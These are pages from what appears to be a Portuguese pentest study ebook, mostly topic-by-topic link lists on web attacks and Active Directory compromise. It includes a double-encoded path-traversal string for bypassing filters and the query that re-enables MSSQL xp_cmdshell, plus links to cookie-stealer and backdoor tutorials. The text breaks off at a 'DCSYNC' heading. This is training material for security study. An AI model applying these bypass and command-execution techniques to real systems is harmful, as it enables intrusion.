- Pratica 2:https://www.youtube.com/watch?v=SDRJHbnmjhw

ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE

- Instale: http://archives.manageengine.com/applications_manager/12900
- https://manageenginesales.co.uk/2018/05/manageengine-applications-manager-build-13730-released/
- https://www.postgresql.org/docs/9.4/functions-binarystring.html
- https://www.mulesoft.com/tcat/tomcat-jsp
- Extra : Deserialization Vulnerability
  - https://www.geeksforgeeks.org/serialization-in-java/
  - https://github.com/frohoff/ysoserial
  - https://blog.jamesotten.com/post/applications-manager-rce/

Codificação Dupla

- Essa técnica de ataque consiste em codificar os parâmetros de solicitação do usuário duas vezes no formato hexadecimal para ignorar os controles de segurança ou causar comportamento inesperado no aplicativo. É possível porque o servidor da web aceita e processa solicitações de clientes de várias formas codificadas.
- Ao usar a codificação dupla, é possível ignorar os filtros de segurança que decodificam a entrada do usuário apenas uma vez. O segundo processo de decodificação é executado pela plataforma ou módulos de back-end que manipulam corretamente os dados codificados, mas não possuem as verificações de segurança correspondentes.
- Os invasores podem injetar codificação dupla em nomes de caminho ou cadeias de consulta para ignorar o esquema de autenticação e os filtros de segurança em uso pelo aplicativo Web.
- Existem alguns conjuntos de caracteres comuns usados nos ataques de aplicativos da Web. Por exemplo, os ataques do Path Traversal usam "../" (barra de pontos e pontos), enquanto os ataques XSS usam caracteres "<" e ">". Esses caracteres fornecem uma representação hexadecimal que difere dos dados normais.
- Por exemplo, os caracteres "../" (barra com ponto) representam% 2E% 2E% 2f na representação hexadecimal. Quando o símbolo% é codificado novamente, sua representação no código hexadecimal é% 25. O resultado do processo de codificação dupla "../"(dot-dot-slash) seria% 252E% 252E% 252F:
- A codificação hexadecimal de "../" representa '%2E% 2E% 2f"
- A codificação de '%" representa '% 25"
- A codificação dupla de "../" representa '%252E% 252E% 252F"

Postgresql Extension

- https://www.cybertec-postgresql.com/en/secure-postgresql-a-reminder-on-various-attack-surfaces/
- https://www.cvedetails.com/vulnerability-list/vendor_id-336/product_id-575/Postgresql-Postgresql.html
- https://github.com/dhamaniasad/awesome-postgres
- https://wiki.postgresql.org/wiki/A_Guide_to_CVE-2018-1058%3A_Protect_Your_Search_Path
- https://www.youtube.com/watch?v=WIBPq4jeZaA

UDF Reverse Shell

- Durante um teste de penetração, podemos nos jogar em uma situação em que temos apenas acesso administrativo ao SQL. Como sempre, queremos mergulhar mais fundo na rede. Às vezes, a única maneira de conseguir isso é executar comandos no sistema que atende o servidor SQL atual.
- Se o servidor for um MSSQL, a maneira mais simples de fazer isso é aproveitar o procedimento armazenado xp_cmdshell. O pior cenário seria se o xp_cmdshell estivesse desabilitado, mas isso pode ser desfeito facilmente com esta consulta: sp_configure 'xp_cmdshell', '1'
- O tópico desta publicação, no entanto, é adicionar mais uma arma importante ao nosso arsenal no caso de um servidor MySQL, onde não há xp_cmdshell ou procedimento armazenado equivalente; nós estaremos falando sobre a UDF (Função Definida pelo Usuário) no MySQL. Mais especificamente, criaremos um UDF que executa comandos do sistema através de um servidor MySQL.
- "Nos bancos de dados SQL, uma função definida pelo usuário fornece um mecanismo para estender a funcionalidade do servidor de banco de dados, adicionando uma função que pode ser avaliada nas instruções SQL." - http://en.wikipedia.org/wiki/User-defined_function
- Para que o mecanismo UDF funcione, as funções que serão usadas devem ser escritas em C ou C ++.

UDF Reverse Shell

- https://www.obrela.com/blog/article/using-udf-penetration-testing/
- https://securitypentester.ninja/mysql-udf-injection/
- https://osandamalith.com/2018/02/11/mysql-udf-exploitation/
- https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/mysql/mysql_udf_payload.md
- https://infamoussyn.wordpress.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability (1.5.1) CVE-2014-7205

- Instale: npm install bassmaster@1.5.1
- https://www.npmjs.com/package/bassmaster
- https://www.rapid7.com/db/modules/exploit/multi/http/bassmaster_js_injection
- https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/bassmaster_js_injection.rb
- https://www.exploit-db.com/exploits/40689
- https://vulners.com/nodejs/NODEJS:337
- https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
- https://ired.team/offensive-security-experiments/offensive-security-cheetsheets
- https://www.metahackers.pro/reverse-shells-101/

DotNetNuke Cookie Deserialization RCE (<9.1.1) CVE-2017-9822

- Instale: https://github.com/dnnsoftware/Dnn.Platform/releases/tag/v9.1.0
- https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf
- https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
- https://gist.github.com/pwntester/72f76441901c91b25ee7922df5a8a9e4
- https://paper.seebug.org/365/
- https://www.youtube.com/watch?v=oUAeWhW5b8c
- https://vulners.com/seebug/SSV:96326
- https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization
- https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf

XmlSerializer Limitations

- https://gist.github.com/SamuelEnglard/978742401960aae3eaa7e95a27c0d63b
- https://www.codeproject.com/Articles/15646/A-Deep-XmlSerializer-Supporting-Complex-Classes-En

XmlSerializer Limitations

- https://dotnetnukeru.com/dnndocs/api/html/M_DotNetNuke_Common_Utilities_FileSystemUtils_PullFile.htm
- https://dotnetnukeru.com/dnn6docs/api/html/T_DotNetNuke_Common_Utilities_FileSystemUtils.htm
- https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

Desserialização

- https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
- https://community.microfocus.com/t5/Security-Research-Blog/New-NET-deserialization-gadget-for-compact-payload-When-size/ba-p/1763282
- https://social.msdn.microsoft.com/Forums/vstudio/en-US/3268fd25-4a1d-46af-82ad-edcdb555de69/limitations-of-xmlserializer-what-objects-cannot-be-serialized?forum=csharpgeneral

YSOSerial.NET

- O ysoserial.net é uma coleção de "cadeias de gadgets" de programação orientada a propriedades e utilitários descobertas em bibliotecas .NET comuns que podem, nas condições certas, explorar aplicativos .NET executando desserialização insegura de objetos. O programa principal do driver pega um comando especificado pelo usuário e o agrupa na cadeia de gadgets especificada pelo usuário e, em seguida, serializa esses objetos no stdout. Quando um aplicativo com os gadgets necessários no caminho de classe desserializa esses dados sem segurança, a cadeia será automaticamente invocada e fará com que o comando seja executado no host do aplicativo.
- Deve-se notar que a vulnerabilidade está no aplicativo executando desserialização insegura e NÃO em ter gadgets no caminho de classe.
- https://github.com/pwntester/ysoserial.net
- https://pt.slideshare.net/cisoplatform7/automated-discovery-of-deserialization-gadget-chains-117547762

REGEX

- Uma expressão regular é uma notação para representar padrões em strings. Serve para validar entradas de dados ou fazer busca e extração de informações em textos.
- Por exemplo, para verificar se um dado fornecido é um número de 0,00 a 9,99 pode-se usar a expressão regular \d,\d\d, pois o símbolo \d é um curinga que casa com um dígito.
- http://turing.com.br/material/regex/introducao.html
- https://regexr.com/
- https://pt.wikipedia.org/wiki/Express%C3%A3o_regular
- https://medium.com/trainingcenter/entendendo-de-uma-vez-por-todas-express%C3%B5es-regulares-parte-7-66be1ac1f72d
- https://regex101.com/

LFI – Local File Inclusion

- A falha de **local file inclusion** permite que o atacante inclua um arquivo para explorar o mecanismo de dynamic file inclusion(inclusão dinâmica de arquivo) implementado na aplicação web. A falha ocorre devido ao fato de que o atacante pode passar qualquer valor para o parâmetro da aplicação alvo e a mesma não faz a validação correta do valor informado antes de executar a operação. Esse tipo de falha faz com que a aplicação web mostre o conteúdo de alguns arquivos, mas dependendo da severidade, essa falha também permite:
- – Execução de código no servidor
  –Execução de código no client-side. Por exemplo, JavaScript, o que pode levar a ocorrência de outros tipos de ataques como XSS por exemplo
  – Negação de Serviço(DoS)
  – Vazamento de informações sensíveis
- https://www.infosec.com.br/local-file-inclusion-remore-file-inclusion/
- https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- https://www.youtube.com/watch?v=kcojXEwolIs

XXE – XML ATTACK

- Um ataque de *entidade externa XML* é um tipo de ataque contra um aplicativo que analisa a entrada XML. Esse ataque ocorre quando a **entrada XML que contém uma referência a uma entidade externa é processada por um analisador XML mal configurado** . Esse ataque pode levar à divulgação de dados confidenciais, negação de serviço, falsificação de solicitação do servidor, varredura de portas na perspectiva da máquina em que o analisador está localizado e outros impactos no sistema.
- https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing
- http://labs.siteblindado.com/2019/02/xml-external-entity-xxe.html
- https://github.com/payloadbox/xxe-injection-payload-list
- https://medium.com/@klose7/xxe-attacks-part-2-xml-dtd-related-attacks-a572e8deb478

Testing for HTTP Verb Tampering

- A especificação HTTP inclui métodos de solicitação diferentes dos pedidos GET e POST padrão. Um servidor Web compatível com os padrões pode responder a esses métodos alternativos de maneiras não previstas pelos desenvolvedores. Embora a descrição comum seja adulteração de 'verbo', o padrão HTTP 1.1 refere-se a esses tipos de solicitação como métodos 'HTTP' diferentes.
- https://www.owasp.org/index.php/Testing_for_HTTP_Verb_Tampering_(OTG-INPVAL-003)
- https://www.acunetix.com/vulnerabilities/web/http-verb-tampering/
- https://www.imperva.com/learn/application-security/http-verb-tampering/

Man in the Browser

- O ataque Man-in-the-Browser é a mesma abordagem que o ataque Man-in-the-middle , mas, neste caso, um Trojan Horse é usado para interceptar e manipular chamadas entre o executável do aplicativo principal (por exemplo, o navegador) e seus mecanismos de segurança ou bibliotecas on-the-fly.
- O objetivo mais comum desse ataque é causar fraude financeira, manipulando transações de sistemas de Internet Banking, mesmo quando outros fatores de autenticação estão em uso.
- Um cavalo de Tróia instalado anteriormente é usado para agir entre o navegador e o mecanismo de segurança do navegador, detectando ou modificando transações à medida que são formadas no navegador, mas ainda exibindo a transação pretendida pelo usuário.
- Normalmente, a vítima deve ser inteligente para perceber o sinal de um ataque enquanto está acessando um aplicativo da Web como uma conta bancária na Internet, mesmo na presença de canais SSL, porque todos os controles e mecanismos de segurança esperados são exibidos e funcionam normalmente.
- Pontos de efeito:
- **Objetos auxiliares do navegador** - bibliotecas carregadas dinamicamente e carregadas pelo Internet Explorer na inicialização
- **Extensões** - o equivalente a objetos auxiliares do navegador do navegador Firefox
- **API Hooking** - esta é a técnica usada pelo Man-in-the-Browser para executar seu Man-in-the-Middle entre o aplicativo executável (EXE) e suas bibliotecas (DLL).
- **Javascript** - Usando um worm Ajax malicioso, conforme descrito no Ajax Sniffer - Prova de conceito

Man in the Browser

- https://www.owasp.org/index.php/Man-in-the-browser_attack
- https://en.wikipedia.org/wiki/Man-in-the-browser
- https://codesealer.com/the-secrets-behind-man-in-the-browser-attacks/
- https://www.youtube.com/watch?v=cm0wqPUv6mQ

LDAP Injection

- O LDAP (Lightweight Directory Access Protocol) é usado para armazenar informações sobre usuários, hosts e muitos outros objetos. A injeção LDAP é um ataque no servidor, que pode permitir que informações confidenciais sobre usuários e hosts representados em uma estrutura LDAP sejam divulgadas, modificadas ou inseridas. Isso é feito através da manipulação de parâmetros de entrada passados posteriormente para funções internas de pesquisa, adição e modificação.
- Um aplicativo da web pode usar LDAP para permitir que os usuários se autentiquem ou pesquisem as informações de outros usuários dentro de uma estrutura corporativa. O objetivo dos ataques de injeção LDAP é injetar metacaracteres dos filtros de pesquisa LDAP em uma consulta que será executada pelo aplicativo.
- https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006)
- https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LDAP%20Injection
- https://www.youtube.com/watch?v=wtahzm_R8e4
- https://www.youtube.com/watch?v=iUbqJy_MOiE

XPATH Injection

- Semelhante à injeção de SQL, os ataques de injeção de XPath ocorrem quando um site usa informações fornecidas pelo usuário para construir uma consulta XPath para dados XML. Ao enviar informações intencionalmente malformadas para o site, um invasor pode descobrir como os dados XML estão estruturados ou acessar dados aos quais ele normalmente não pode ter acesso. Ele pode até conseguir elevar seus privilégios no site se os dados XML estiverem sendo usados para autenticação (como um arquivo de usuário baseado em XML).
- A consulta ao XML é feita com o XPath, um tipo de instrução descritiva simples que permite que a consulta XML localize uma parte da informação. Como o SQL, você pode especificar certos atributos a serem encontrados e padrões a serem correspondidos. Ao usar XML para um site, é comum aceitar alguma forma de entrada na sequência de consultas para identificar o conteúdo a ser localizado e exibido na página. Essa entrada **deve** ser higienizada para verificar se não atrapalha a consulta XPath e retorna os dados incorretos.
- XPath é um idioma padrão; sua notação / sintaxe é sempre independente da implementação, o que significa que o ataque pode ser automatizado. Não há dialetos diferentes, pois ocorre em solicitações para os bancos de dados SQL.
- Como não há controle de acesso de nível, é possível obter o documento inteiro. Não encontraremos nenhuma limitação, como sabemos nos ataques de injeção de SQL.

XPATH Injection

- https://www.owasp.org/index.php/XPATH_Injection
- http://projects.webappsec.org/w/page/13247005/XPath%20Injection
- https://www.youtube.com/watch?v=fV0qsqcScI4
- https://www.youtube.com/watch?v=5ZDSPVp1TpM

SMTP Injection

- Essa ameaça afeta todos os aplicativos que se comunicam com servidores de correio (IMAP / SMTP), geralmente aplicativos de webmail. O objetivo deste teste é verificar a capacidade de injetar comandos arbitrários de IMAP / SMTP nos servidores de correio, devido ao fato de os dados de entrada não serem adequadamente higienizados.
- A técnica de injeção IMAP / SMTP é mais eficaz se o servidor de email não estiver diretamente acessível na Internet. Onde for possível a comunicação completa com o servidor de correio back-end, é recomendável realizar testes diretos.
- Uma injeção de IMAP / SMTP possibilita o acesso a um servidor de correio que, de outra forma, não seria acessível diretamente da Internet. Em alguns casos, esses sistemas internos não têm o mesmo nível de segurança e proteção de infraestrutura que é aplicado aos servidores Web front-end. Portanto, os resultados do servidor de correio podem estar mais vulneráveis a ataques dos usuários finais
- https://www.owasp.org/index.php/Testing_for_IMAP/SMTP_Injection_(OTG-INPVAL-011)
- https://www.acunetix.com/blog/articles/email-header-injection/
- https://www.youtube.com/watch?v=paAJqEcAmEU
- https://www.youtube.com/watch?v=3JvonYzpmV8

Lista de algumas vulnerabilidades com foco web

Arbitrary file access
Binary planting
Blind SQL Injection
Blind XPath Injection
Brute force attack
Buffer overflow attack
Cache Poisoning
Cash Overflow
Clickjacking
Command injection attacks
Comment Injection Attack
Content Security Policy
Content Spoofing
Credential stuffing
Cross Frame Scripting
Cross Site History Manipulation (XSHM)
Cross Site Tracing
Cross-Site Request Forgery (CSRF)
Cross Site Port Attack (XSPA)
Cross-Site Scripting (XSS)
Cross-User Defacement
Custom Special Character Injection
Denial of Service
Direct Dynamic Code Evaluation ('Eval Injection')
Execution After Redirect (EAR)
Exploitation of CORS
Forced browsing
Form action hijacking
Format string attack
Full Path Disclosure
Function Injection
Host Header injection
HTTP Response Splitting
HTTP verb tampering
HTML injection
LDAP injection
Log Injection
Man-in-the-browser attack
Man-in-the-middle attack
Mobile code: invoking untrusted mobile code
Mobile code: non-final public field
Mobile code: object hijack
One-Click Attack
Parameter Delimiter
Page takeover
Path Traversal
Reflected DOM Injection
Regular expression Denial of Service – ReDoS
Repudiation Attack
Resource Injection

Lista de algumas vulnerabilidades com foco web

- Server-Side Includes (SSI) Injection
- Session fixation
- Session hijacking attack
- Session Prediction
- Setting Manipulation
- Special Element Injection
- SMTP injection
- SQL Injection
- SSI injection
- Traffic flood
- Web Parameter Tampering
- XPATH Injection
- XSRF or SSRF

ATUALIZAÇÕES

XML ATTACKS - UPDATE

- Existem muitos campos de uso que potencializam o XML. Isso inclui PDF, RSS, OOXML (.docx, .pptx, etc.), SVG e, finalmente, protocolos de rede, como XMLRPC, SOAP, WebDAV e muitos outros.

http://en.wikipedia.org/wiki/Yam
http://en.wikipedia.org/wiki/Json
http://en.wikipedia.org/wiki/Xml
http://en.wikipedia.org/wiki/Portable_Document_Format
http://en.wikipedia.org/wiki/Rss
http://officeopenxml.com/
http://en.wikipedia.org/wiki/Scalable_Vector_Graphics
http://xmlrpc.scripting.com/
http://en.wikipedia.org/wiki/SOAP
http://en.wikipedia.org/wiki/WebDAV

XML DOCUMENT WITH EXTERNAL DTD- UPDATE

- https://riptutorial.com/xml/example/27850/xml-document-with-an-external-dtd#:~:text=In%20external%20DTD%20elements%20are,must%20be%20set%20as%20no
- https://www.w3schools.com/xml/xml_dtd_intro.asp
- https://www.stylusstudio.com/docs/v2009R2/d_dtd31.html
- https://stackoverflow.com/questions/24491452/proper-use-of-external-dtd-for-xml
- https://www.educba.com/xml-dtd/

XML TAG INJECTION - UPDATE

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection
- https://www.whitehatsec.com/glossary/content/xml-injection
- http://projects.webappsec.org/w/page/13247004/XML%20Injection
- https://portswigger.net/kb/issues/00100700_xml-injection
- https://portswigger.net/web-security/xxe
- https://www.lasca.ic.unicamp.br/paulo/papers/2015-SERVICES-marcelo.palma-xml.injection.pdf
- https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf
- https://github.com/joernchen/xxeserve

XML CDATA - UPDATE

- https://medium.com/@asfiyashaikh10/xml-injection-5e6336b95274
- https://www.xspdf.com/resolution/1728548.html
- https://www.opswat.com/blog/depth-look-xml-document-attack-vectors
- https://docs.citrix.com/en-us/citrix-adc/current-release/application-firewall/xml-protections/xml-cross-site-scripting-check.html
- https://stackoverflow.com/questions/1728548/using-cdata-element-in-xml-is-vulnerable-or-not
- https://www.netsparker.com/blog/web-security/xxe-xml-external-entity-attacks/

XML OUT-OF-BAND - UPDATE

- https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/out-of-band-xml-external-entity-injection/#:~:text=Netsparker%20detected%20that%20the%20target,application%20that%20parses%20XML%20input
- https://r00thunt.com/2018/10/05/blind-xml-external-entities-out-of-band-channel-vulnerability-paypal-case-study/
- https://dzone.com/articles/out-of-band-xml-external-entity-oob-xxe
- https://portswigger.net/web-security/xxe/blind
- https://medium.com/@alt3kx/out-of-band-xml-external-entity-oob-xxe-exploitation-over-fortify-software-security-center-ssc-1d5c7169b561
- https://medium.com/@onehackman/exploiting-xml-external-entity-xxe-injections-b0e3eac388f9

XPATH INJECTION- UPDATE

- https://medium.com/@shatabda/security-xpath-injection-what-how-3162a0d4033b#:~:text=XPath%20injection%20is%20a%20type,construction%20of%20the%20query%20string
- https://owasp.org/www-community/attacks/XPATH_Injection
- https://owasp.org/www-community/attacks/Blind_XPath_Injection
- https://www.soapui.org/docs/security-testing/security-scans/xpath-injection/
- https://portswigger.net/kb/issues/00100600_xpath-injection
- https://book.hacktricks.xyz/pentesting-web/xpath-injection
- https://rhinosecuritylabs.com/penetration-testing/xpath-injection-attack-defense-techniques/
- https://www.w3schools.com/xml/xpath_syntax.asp
- https://www.w3.org/TR/2017/REC-xpath-31-20170321/
- https://www.w3.org/TR/xpath-functions/

ENCONDING TECHNIQUES - UPDATE

- https://tools.ietf.org/html/rfc3986#section-2.1
- https://perishablepress.com/stop-using-unsafe-characters-in-urls/
- https://www.w3.org/International/questions/qa-html-encoding-declarations
- https://en.wikipedia.org/wiki/Character_encodings_in_HTML
- https://dev.to/iteachfrontend/character-encoding-of-html-document-p92
- https://www.w3.org/TR/1998/REC-html40-19980424/charset.html#h-5.3
- https://html.spec.whatwg.org/#character-references
- https://en.wikipedia.org/wiki/Base36
- https://www.php.net/manual/en/function.base-convert.php
- https://docs.python.org/3/library/base64.html
- https://stackabuse.com/encoding-and-decoding-base64-strings-in-java/

ENCONDING TECHNIQUES 2 - UPDATE

- https://www.joelonsoftware.com/2003/10/08/the-absolute-minimum-every-software-developer-absolutely-positively-must-know-about-unicode-and-character-sets-no-excuses/
- https://www.w3.org/International/talks/0505-unicode-intro/
- https://en.wikipedia.org/wiki/Homoglyph
- https://util.unicode.org/UnicodeJsps/confusables.jsp
- http://www.unicode.org/reports/tr39/
- http://www.irongeek.com/i.php?page=security/out-of-character-use-of-punycode-and-homoglyph-attacks-to-obfuscate-urls-for-phishing
- http://www.irongeek.com/homoglyph-attack-generator.php

FILTERING TECHNIQUES - UPDATE

- https://owasp.org/www-project-enterprise-security-api/
- https://en.wikipedia.org/wiki/Deterministic_finite_automaton
- https://en.wikipedia.org/wiki/Nondeterministic_finite_automaton
- https://en.wikipedia.org/wiki/Comparison_of_regular_expression_engines
- http://www.regular-expressions.info/refflavors.html
- https://en.wikipedia.org/wiki/Control_character
- http://www.adambarth.com/papers/2010/bates-barth-jackson.pdf

WAF DETECTION - UPDATE

- https://nmap.org/nsedoc/scripts/http-waf-fingerprint.html
- https://code.google.com/archive/p/imperva-detect/
- https://github.com/EnableSecurity/wafw00f
- https://www.securitynewspaper.com/2018/12/04/detect-web-application-firewall-waf-before-you-attack/
- https://medium.com/@0xInfection/fingerprinting-waf-rules-via-timing-based-side-channel-attacks-cd29c48fb56
- https://null-byte.wonderhowto.com/how-to/identify-web-application-firewalls-with-wafw00f-nmap-0198145/

COOKIE STEALER EVASION- UPDATE

- https://github.com/Xyl2k/Cookie-stealer
- https://null-byte.wonderhowto.com/how-to/write-xss-cookie-stealer-javascript-steal-passwords-0180833/
- https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2
- https://www.youtube.com/watch/T1QEs3mdJoc?&ab_channel=Computerphile
- https://security.stackexchange.com/questions/49185/xss-cookie-stealing-without-redirecting-to-another-page
- https://thisislegal.com/tutorials/view/cookie-stealer

URI OBFUSCATION EVASION- UPDATE

- https://github.com/chris-wood/uri-obfuscation
- https://www.exploit-db.com/exploits/24196
- https://www.webopedia.com/definitions/obfuscated-url/
- https://bugs.chromium.org/p/chromium/issues/detail?id=4739

PHP NONALPHANUMERIC EVASION- UPDATE

- http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/
- http://www.thespanner.co.uk/2012/08/21/php-nonalpha-tutorial/
- https://blog.sucuri.net/2013/09/ask-sucuri-non-alphanumeric-backdoors.html
- https://github.com/v1ll41n/Und3rCov3r
- https://www.defenxor.com/blog/writing-simple-php-non-alphanumeric-backdoor-to-evade-waf/
- https://sinister.ly/Thread-How-To-Write-Nonalphanumeric-PHP-Backdoors

JAVASCRIPT EVASION- UPDATE

- http://www.jsfuck.com/
- https://www.w3schools.com/jsref/jsref_encodeuri.asp
- https://flaviocopes.com/how-to-encode-url/
- https://www.tutorialspoint.com/how-to-encode-a-string-in-javascript
- https://utf-8.jp/public/jjencode.html
- https://www.programiz.com/javascript/examples/encode-string-Base64

SEREALIZATION - UPDATE

- https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858
- https://insomniasec.com/downloads/publications/Deserialization%20-%20%20What%20Could%20Go%20Wrong.pdf
- https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html
- https://lincolnloop.com/blog/playing-pickle-security/
- https://notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/
- https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/
- https://www.phpinternalsbook.com/php5/classes_objects/serialization.html
- https://www.geeksforgeeks.org/php-serializing-data/

SEREALIZATION 2 - UPDATE

- https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/
- https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
- https://github.com/Coalfire-Research/java-deserialization-exploits
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Java.md
- https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae
- https://github.com/NickstaDB/DeserLab
- https://github.com/NickstaDB/SerializationDumper
- https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.html

VULNERABILITY DISCOVERY SERVLET – UPDATE

- https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/
- https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
- https://github.com/Coalfire-Research/java-deserialization-exploits
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Java.md
- https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae
- https://github.com/NickstaDB/DeserLab
- https://github.com/NickstaDB/SerializationDumper
- https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.html

API PENTESTING - UPDATE

- https://medium.com/bugbountywriteup/31-tips-api-security-pentesting-480b5998b765
- https://medium.com/@asfiyashaikh10/web-services-api-pentesting-part-3-92705a5e6eca
- https://medium.com/@Johne_Jacob/api-penetration-testing-things-to-be-noted-14ec0a170222
- https://medium.com/datadriveninvestor/api-security-testing-part-1-b0fc38228b93
- https://medium.com/@SphericalDefense/api-security-testing-34c979687762
- https://github.com/inonshk/31-days-of-API-Security-Tips

Conclusão

- Essa é a base para que você expanda o seu conhecimento em exploração web de maneira avançada, nesse pdf eu mesclei tanto técnicas black box como White box
- Espero que esse material seja um bom guia de consulta para você que está estudando e quer se aprofundar em explorações web;

Modulo 23

Active Directory and Windows Server PenTest

PenTest in Windows Server and Active Directory - Overview

Joas Antonio

Details

- O objetivo do PDF é trazer os diferentes tipos de técnicas utilizadas para comprometer um servidor Windows e um ambiente de Active Directory;
- Esse PDF é mais teórico e não contém passo a passo nem nada prático, apenas materiais de referência para auxiliar você nessa jornada;
- Meu LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos
- Outros ebooks: https://bit.ly/3n8Ghgc

Enumeration Win and AD 1

- https://medium.com/bugbountywriteup/automating-ad-enumeration-with-frameworks-f8c7449563be
- https://medium.com/@Shorty420/enumerating-ad-98e0821c4c78
- https://www.exploit-db.com/docs/english/46990-active-directory-enumeration-with-powershell.pdf
- https://github.com/CroweCybersecurity/ad-ldap-enum
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/active-directory-enumeration-with-powerview
- https://owasp.org/www-pdf-archive/OWASP_FFM_41_OffensiveActiveDirectory_101_MichaelRitter.pdf
- https://www.trustedsec.com/blog/targeted-active-directory-host-enumeration/
- https://www.attackdebris.com/?p=470

Enumeration Win and AD 2

- https://www.youtube.com/watch?v=TKXc2n9Qucc&ab_channel=PwnDefend
- https://www.youtube.com/watch?v=gl6-8AXlfL4&ab_channel=YaksasCSC
- https://www.youtube.com/watch?v=DBx-AA9nOc0&ab_channel=PentesterAcademyTV
- https://adsecurity.org/?p=3719
- https://0xdarkvortex.dev/index.php/2019/01/01/active-directory-penetration-dojo-ad-environment-enumeration-1/
- https://www.sakshamdixit.com/powershell-enum-of-active-directory-part-1/
- https://derkvanderwoude.medium.com/active-directory-enumeration-detected-by-microsoft-security-solutions-9f983ab3382a

Enumeration Win and AD 3

- https://arnavtripathy98.medium.com/smb-enumeration-for-penetration-testing-e782a328bf1b
- https://www.varonis.com/blog/powershell-for-pentesters/
- https://www.hackercoolmagazine.com/windows-powershell-enumeration-post-exploit/
- https://resources.infosecinstitute.com/topic/powershell-for-pentesters-part-1-introduction-to-powershell-and-cmdlets/
- http://www.lifeoverpentest.com/2018/02/enumeration-cheat-sheet-for-windows.html

Enumeration Win and AD 4

- https://blog.fox-it.com/2018/04/26/escalating-privileges-with-acls-in-active-directory/
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces
- https://book.hacktricks.xyz/windows/active-directory-methodology/acl-persistence-abuse
- https://www.sakshamdixit.com/domain-enumeration-part-3/
- https://pentesttools.net/adrecon-active-directory-reconnaissance/
- http://thewindowsupdate.com/2019/04/17/ldap-reconnaissance-the-foundation-of-active-directory-attacks/

Enumeration Win and AD 5

- https://attack.stealthbits.com/ldap-reconnaissance-active-directory
- https://techcommunity.microsoft.com/t5/microsoft-security-and/ldap-reconnaissance-the-foundation-of-active-directory-attacks/ba-p/462973
- https://minutodaseguranca.blog.br/overview-para-pen-test-no-active-directory/
- https://github.com/sense-of-security/ADRecon
- https://www.youtube.com/watch?v=1sN8gqDdm3k&ab_channel=MotasemHamdan-CyberSecurityTrainer
- https://becomepentester.gitbook.io/pentesting/active-directory-enumeration-1/active-directory-enumeration-part-1

Enumeration Win and AD 6

- https://adsecurity.org/?p=1508
- https://pentestlab.blog/2018/06/04/spn-discovery/
- https://stealthbits.com/blog/extracting-service-account-passwords-with-kerberoasting/
- https://stealthbits.com/blog/20170501discovering-service-accounts-without-using-privileges/
- https://pentestlab.blog/2019/09/12/microsoft-exchange-acl/

BloodHound 1

- https://wald0.com/?p=112
- https://stealthbits.com/blog/attacking-active-directory-permissions-with-bloodhound/
- https://mcpmag.com/articles/2019/11/13/bloodhound-active-directory-domain-admin.aspx
- https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/
- https://www.youtube.com/watch?v=1OSdHTvF03Y&ab_channel=Semperis

BloodHound 2

- https://www.youtube.com/watch?v=RUbADHcBLKg&ab_channel=SpecterOps
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-with-bloodhound-on-kali-linux
- https://blog.compass-security.com/2019/12/finding-active-directory-attack-paths-using-bloodhound/
- https://www.microsoft.com/security/blog/2020/08/27/stopping-active-directory-attacks-and-other-post-exploitation-behavior-with-amsi-and-machine-learning/
- https://datacellsolutions.com/2020/11/10/active-directory-domain-enumeration-and-exploitation-using-bloodhound/

Zerologon

- https://www.trendmicro.com/en_us/what-is/zerologon.html
- https://www.youtube.com/watch?v=U_1RTCl63hc&ab_channel=DanielDonda
- https://www.youtube.com/watch?v=6xMGsdD-ArI&ab_channel=TheCyberMentor
- https://www.kroll.com/en/insights/publications/cyber/cve-2020-1472-zerologon-exploit-detection-cheat-sheet

DCSYNC

